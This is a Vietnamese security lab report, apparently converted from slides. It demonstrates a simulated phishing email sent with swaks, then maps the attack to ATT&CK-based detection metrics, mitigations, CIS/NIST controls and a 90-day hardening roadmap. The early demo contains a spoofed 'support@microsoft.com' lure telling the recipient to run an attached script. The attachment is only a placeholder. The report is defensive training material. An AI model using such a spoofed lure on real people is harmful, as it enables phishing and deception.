<- 250 2.1.0 Ok
-> RCPT TO:<vboxuser@Ubuntu2>
<- 250 2.1.5 Ok
-> DATA
<- 354 End data with <CR><LF>.<CR><LF>
-> Date: Fri, 19 Sep 2025 03:01:23 +0000
```

Demo: Phishing khô và phân tích IOC

Dùng công cụ gửi mail Swask – trên ATTACKER

Để làm được điều này, ta phải cài đặt sẵn cho ATTACKER như sau:

```
sudo apt-get update
```

```
sudo apt-get install -y mailutils
```

```
sudo apt-get install -y postfix
```

Cài đặt xong, ta sẽ nhập lệnh mail để xem mail được gửi từ máy kia:

```
vboxuser@Ubuntu2:~$ chmod a+x payload1.sh
vboxuser@Ubuntu2:~$ ./payload1.sh
./payload1.sh: line 1: -----=_MIME_BOUNDARY_000_3600: command not found
./payload1.sh: line 2: Content-Type:: command not found
./payload1.sh: line 4: Please: command not found
./payload1.sh: line 5: -----=_MIME_BOUNDARY_000_3600: command not found
./payload1.sh: line 6: Content-Type:: command not found
./payload1.sh: line 7: Content-Disposition:: command not found
./payload1.sh: line 8: Content-Transfer-Encoding:: command not found
./payload1.sh: line 12: -----=_MIME_BOUNDARY_000_3600--: command not found
vboxuser@Ubuntu2:~$ mail
"/var/mail/vboxuser": 2 messages 2 new
>N  1 support@microsoft. Fri Sep 19 02:53 29/892 Critical Security Update
N  2 support@microsoft. Fri Sep 19 03:01 29/892 Critical Security Update
? █
```

Demo: Phishing khô và phân tích IOC

Dùng công cụ gửi mail Swask – trên ATTACKER

Để đọc thư này, ta chỉ cần gõ số thứ tự của mail trên màn hình rồi nhấn Enter

```
Return-Path: <support@microsoft.com>
X-Original-To: vboxuser@Ubuntu2
Delivered-To: vboxuser@Ubuntu2
Received: from UbuntuLinux (unknown [192.168.56.101])
    by Ubuntu2 (Postfix) with ESMTP id 88594A3209
    for <vboxuser@Ubuntu2>; Fri, 19 Sep 2025 02:53:21 +0000 (UTC)
Date: Fri, 19 Sep 2025 02:53:22 +0000
To: vboxuser@Ubuntu2
From: support@microsoft.com
Subject: Critical Security Update
Message-Id: <20250919025322.003600@UbuntuLinux>
X-Mailer: swaks v20240103.0 jetmore.org/john/code/swaks/
MIME-Version: 1.0
Content-Type: multipart/mixed; boundary="-----=_MIME_BOUNDARY_000_3600"

-----=_MIME_BOUNDARY_000_3600
Content-Type: text/plain


Please run the attached script to patch your system immediately.
-----=_MIME_BOUNDARY_000_3600
Content-Type: application/octet-stream
Content-Disposition: attachment
Content-Transfer-Encoding: BASE64
--More--
```

```
No applicable message
? w payload1.sh
"/home/vboxuser/payload1.sh" 14/312
?
```

Lưu file từ mail xuống

Demo: Phishing khô và phân tích IOC

Dùng công cụ gửi mail Swask – trên ATTACKER



```
Open ▾ [+] payload1.sh
hacked.txt payload1.sh x
-----=_MIME_BOUNDARY_000_3600
Content-Type: text/plain

Please run the attached script to patch your system immediately.
-----=_MIME_BOUNDARY_000_3600
Content-Type: application/octet-stream
Content-Disposition: attachment
Content-Transfer-Encoding: BASE64

cGF5bG9hZDEuc2g=
-----=_MIME_BOUNDARY_000_3600--
```


- Có cGF5bG9hZDEuc2g= là đoạn cần mã hóa, giữ lại mã đây và xóa hết mọi thứ trong file vừa mới được lưu xuống, dùng lệnh:
- `base64 -d payload1.sh > payload_decoded.sh`
- Như vậy file đã được giải mã và để thực thi.

Chỉ số đo lường hiệu quả phát hiện (Coverage, TtD/TtC)

Coverage (mức độ bao phủ): Đây là chỉ số thể hiện mức độ hệ thống phòng thủ có thể phát hiện được các kỹ thuật trong khung ATT&CK mà đối thủ sử dụng.

Time to Detect (TtD): Chỉ số Thời gian phát hiện đo khoảng thời gian trung bình từ lúc một cuộc tấn công hoặc sự cố bảo mật bắt đầu cho đến khi đội ngũ hoặc hệ thống phát hiện ra nó. Đây chính là Mean Time to Detect (MTTD) trong quản lý sự cố.


Time to Contain (TtC): Chỉ số Thời gian khống chế (còn gọi là Time to Respond/Remediate) đo khoảng thời gian từ lúc phát hiện sự cố đến khi triển khai các hành động khống chế, giảm thiểu thành công mối đe dọa. TtC thường được xem là một phần của Mean Time to Respond/Resolve (MTTR) trong vòng đời sự cố.



Áp dụng vào case thực tế

Chỉ số	Case A	Case B
Coverage (bao phủ kỹ thuật)	60% (phát hiện 6/10 kỹ thuật)	80% (phát hiện 8/10 kỹ thuật)
Thời gian phát hiện (TtD)	~15 phút	~10 phút
Thời gian khổng chế (TtC)	~30 phút	~20 phút
Tỷ lệ cảnh báo đúng (TPR)	~85%	~95%
Tỷ lệ cảnh báo sai (FPR)	~10%	~5%


- Hiệu quả phát hiện: Case B bao phủ nhiều kỹ thuật hơn (80% so với 60%), cho thấy năng lực giám sát và quy tắc phát hiện đã được nâng cấp.
- Tốc độ phản ứng: TtD giảm từ 15 → 10 phút và TtC từ 30 → 20 phút, minh chứng quy trình ứng phó nhanh và phối hợp tốt hơn.
- Chất lượng cảnh báo: TPR cao hơn (95%) và FPR thấp hơn (5%) giúp giảm cảnh báo giả, tối ưu nguồn lực SOC.
- Kết luận: Case B thể hiện rõ ràng sự cải thiện toàn diện về khả năng phát hiện, tốc độ xử lý và độ chính xác cảnh báo nhờ nâng cấp EDR/SIEM và quy trình ứng phó sự cố.



Đánh giá chất lượng cảnh báo (TPR/FPR)

- TPR (True Positive Rate): tỷ lệ cảnh báo đúng = khả năng phát hiện tấn công thật ($TP/(TP+FN)$).
- FPR (False Positive Rate): tỷ lệ cảnh báo sai = số báo nhầm trên sự kiện bình thường ($FP/(FP+TN)$).
- Hệ thống lý tưởng: TPR cao, FPR thấp → phát hiện chuẩn xác, ít báo động giả.
 - TPR cao: giảm bỏ sót tấn công, SOC không bỏ qua sự cố quan trọng.
 - FPR thấp: giảm “alert fatigue”, tiết kiệm thời gian phân tích.

Kỹ thuật	TPR (tỷ lệ đúng)	FPR (tỷ lệ sai)
Execution (Thực thi mã)	100% (bắt 10/10)	5% (cảnh báo nhầm ước tính)
Persistence (Persistency)	90% (9/10)	10% (ví dụ có 1 báo nhầm)
Command Control (C2) &	85% (8.5/10)	8% (một vài kết nối bị nghi ngờ nhầm)
Trung bình (toàn chiến dịch)	~92%	~7%



Các biện pháp giảm thiểu² và đối sách (Mitigations)

Phishing

- Đào tạo nhận thức người dùng (User Awareness).
- Triển khai SPF, DKIM, DMARC chống giả mạo email.
- Sử dụng AV/Antispam/IPS để chặn file/link độc hại

Ransomware

- Sao lưu dữ liệu thường xuyên, backup offline/immutable.
- Dùng EDR/AV phát hiện hành vi mã hóa hàng loạt + rollback.
- Áp dụng mô hình Zero Trust: xác thực liên tục, giới hạn quyền truy cập.

Lateral Movement

- Áp dụng LAPS: mật khẩu admin cục bộ riêng, đổi định kỳ.
- Phân đoạn mạng (Network Segmentation): cô lập server quan trọng, kiểm soát lưu lượng.
- Thực thi nguyên tắc đặc quyền tối thiểu, quản lý chặt domain admin.



Persistence

- Vô hiệu hóa autorun chương trình không rõ nguồn gốc.
- Thực thi AppLocker/Whitelist để chỉ cho phép ứng dụng hợp lệ.

Định hướng theo chiến thuật ưu tiên

01 Initial Access (TA0001) - Ưu tiên cao với T1566 (Phishing): Kỹ thuật này là cửa ngõ phổ biến nhất, với spearphishing chiếm tỷ lệ lớn trong các cuộc tấn công năm 2025.

- Triển khai gateway email nâng cao: sandbox phân tích file, kiểm tra URL thời gian thực.
- Xác thực email: Sender Policy Framework (SPF), DomainKeys Identified Mail (DKIM), Domain-based Message Authentication, Reporting & Conformance (DMARC) chống giả mạo domain.
- AV/Antispam/IPS để quét file đính kèm, chặn link độc hại.
- Đào tạo định kỳ nhân viên: nhận biết email giả mạo, URL lừa đảo.
- Quy tắc hạn chế: chặn loại file nguy hiểm (.exe, .scr, .pif) không cần thiết cho công việc.



Định hướng theo chiến thuật ưu tiên



02 Execution (TA0002) - Ưu tiên trung bình với T1059.001 (PowerShell): PowerShell thường được lạm dụng để chạy mã độc mà không cần phần mềm bên ngoài

- Ký mã & Chính sách thực thi: Chỉ cho phép chạy các script PowerShell đã ký điện tử (Code Signing).
- Constrained/Restricted Language Mode: Áp dụng qua Group Policy để giới hạn khả năng thực thi script.
- Giám sát & Logging:
 - Bật Script Block Logging & Module Logging.
 - Theo dõi Event ID 4688 (Process Creation).
 - Gửi log về SIEM, dùng EDR như CrowdStrike/SentinelOne để phát hiện process con từ PowerShell.
- Quản lý đặc quyền:
 - Giới hạn chính sách thực thi PowerShell cho quản trị viên.
 - Sử dụng PowerShell JEA (Just Enough Administration) để hạn chế lệnh quản trị từ xa.
 - Hạn chế từ xa: Vô hiệu hóa hoặc giới hạn dịch vụ WinRM để ngăn thực thi PowerShell từ xa.

Định hướng theo chiến thuật ưu tiên

03 Persistence (TA0003) - Ưu tiên cao với T1053.003/T1053.002 (Scheduled Task/Cron/At): Các công việc được lập lịch giúp kẻ tấn công duy trì truy cập lâu dài, đặc biệt trong môi trường hybrid Windows/Linux



- Audit định kỳ: schtasks (Windows), crontab -l (Linux).
- Kiểm soát quyền: sử dụng cron.allow / cron.deny, hạn chế người dùng tạo cron.
- Cấu hình HĐH: ép scheduled task chạy trong ngữ cảnh user thay vì SYSTEM.
- Quản lý đặc quyền: chỉ admin mới được tạo task có độ ưu tiên cao.



Định hướng theo chiến thuật ưu tiên

04 Tăng cường năng lực Phát hiện và Ứng phó: Tất cả các demo đều cho thấy tầm quan trọng của việc phân tích log và IOC. Phòng thủ không chỉ là ngăn chặn mà còn là phát hiện sớm.

- Xây dựng use case SIEM/EDR theo ATT&CK:
 - Alert khi PowerShell chạy -EncodedCommand.
 - Alert khi tạo Scheduled Task chạy file từ %TEMP%.
- Tích hợp Atomic Red Team (ART): kiểm thử định kỳ để validate rule.
- Phân tích log + IOC: phát hiện sớm hành vi bất thường.
- Định hướng Zero Trust: xác thực liên tục, phân quyền chặt, giám sát toàn diện.



Kết hợp với các khung chuẩn khác (CIS Controls, NIST CSF)

01 Kết hợp với CIS Controls v8: CIS v8 giúp chuyển từ kỹ thuật riêng lẻ sang các nhóm kiểm soát chuẩn hóa, bao phủ ~80% kỹ thuật ATT&CK. CIS giúp ưu tiên triển khai biện pháp từ demo vào thực tế.

Mapping ví dụ:

- CIS Control 1 – Inventory Assets → T1566 (Phishing): quản lý tài sản, xác định endpoint dễ bị phishing.
- CIS Control 6 – Access Control → T1059.001 (PowerShell): hạn chế quyền admin, thực thi script an toàn.
- CIS Control 8 – Audit Log → T1053 (Persistence): thu thập log (Event ID 4698), giám sát cron/at.



Kết hợp với các khung chuẩn khác (CIS Controls, NIST CSF)

02 Kết hợp với NIST CSF 2.0 (2024): NIST CSF 2.0 cung cấp cấu trúc 5 chức năng: Identify – Protect – Detect – Respond – Recover. Khi kết hợp với ATT&CK, tạo “cặp đôi chiến lược” (dynamic duo) giữa quản lý rủi ro và phát hiện hành vi tấn công.

Mapping chi tiết (demo ↔ CSF):

- Identify → T1566 (Phishing): đánh giá rủi ro phishing, dùng Gophish kiểm tra nhận thức người dùng.
- Protect → T1059.001 (PowerShell): dùng MFA, whitelisting, code signing để hạn chế thực thi.
- Detect → T1053 (Persistence): giám sát continuous monitoring (DE.CM), phát hiện cron/task bất thường.
- Respond → xây dựng playbook dựa trên ATT&CK, ví dụ tự động cô lập endpoint nhiễm PowerShell backdoor.
- Recover → cơ chế khôi phục (RC) như restore backup, reset tài khoản domain, rollback hệ thống sau persistence.

Giá trị tích hợp CIS + NIST + ATT&CK

- CIS Controls: tập trung vào hành động phòng thủ cụ thể (inventory, access, log).
- NIST CSF: tập trung vào quy trình quản lý rủi ro tổng thể (ID-PR-DE-RS-RC).
- ATT&CK: cung cấp ngôn ngữ hành vi tấn công để map kỹ thuật ↔ phòng thủ.

Lợi ích:

- Chặn Initial Access (Phishing) từ sớm.
- Giảm rủi ro Execution (PowerShell) bằng kiểm soát truy cập.
- Phát hiện Persistence (Scheduled Task) qua giám sát log liên tục.
- Đảm bảo quy trình Respond & Recover nhanh chóng sau sự cố.



Lộ trình cải thiện phòng thủ (30 - 60 - 90 ngày)

01 30 ngày (Triển khai nhanh - Quick Wins)

Mục tiêu: Đạt hiệu quả nhanh, cải thiện khả năng phát hiện cơ bản.

- PowerShell Logging: bật Script Block Logging + Module Logging trên toàn domain để ghi nhận mọi script.
- Rà soát quyền: kiểm tra tài khoản domain/local, loại bỏ quyền admin không cần thiết, áp dụng least privilege.
- Luật cảnh báo cơ bản (SIEM/EDR):
 - Phát hiện PowerShell có tham số -EncodedCommand.
 - Alert khi Scheduled Task mới được tạo bất thường.
- Kiểm thử nhanh với Atomic Red Team: chạy các mô-đun Phishing, PowerShell, Persistence để validate detection.
- Metrics đo lường: Coverage $\geq 50\%$, TtD < 1h



Lộ trình cải thiện phòng thủ (30 - 60 - 90 ngày)

02 60 ngày (Củng cố - Consolidation)

Mục tiêu: Củng cố phòng thủ, giảm tần công thành công.

- PowerShell Hardening: áp dụng Constrained Language Mode qua Group Policy, hạn chế script nguy hiểm.
- Triển khai EDR (nếu chưa có) hoặc tinh chỉnh rule hiện có:
 - Phát hiện persistence qua Scheduled Task (Event 4698/106).
 - Cảnh báo Registry RunKey bất thường.
- Phát triển use case detection:
 - Phishing detection (email gateway + sandbox).
 - Lateral movement (PsExec, WMI, RDP).
- Tích hợp IOC hunting: phân tích log để phát hiện domain/IP khả nghi từ demo.
- Metrics đo lường: Coverage $\geq 70\%$, TtD < 30 phút



Lộ trình cải thiện phòng thủ (30 - 60 - 90 ngày)

03 90 ngày (Tối ưu hóa - Optimization)



Mục tiêu: Hoàn thiện và tối ưu hóa chiến lược phòng thủ.

- Ứng dụng Whitelisting: triển khai WDAC/AppLocker:
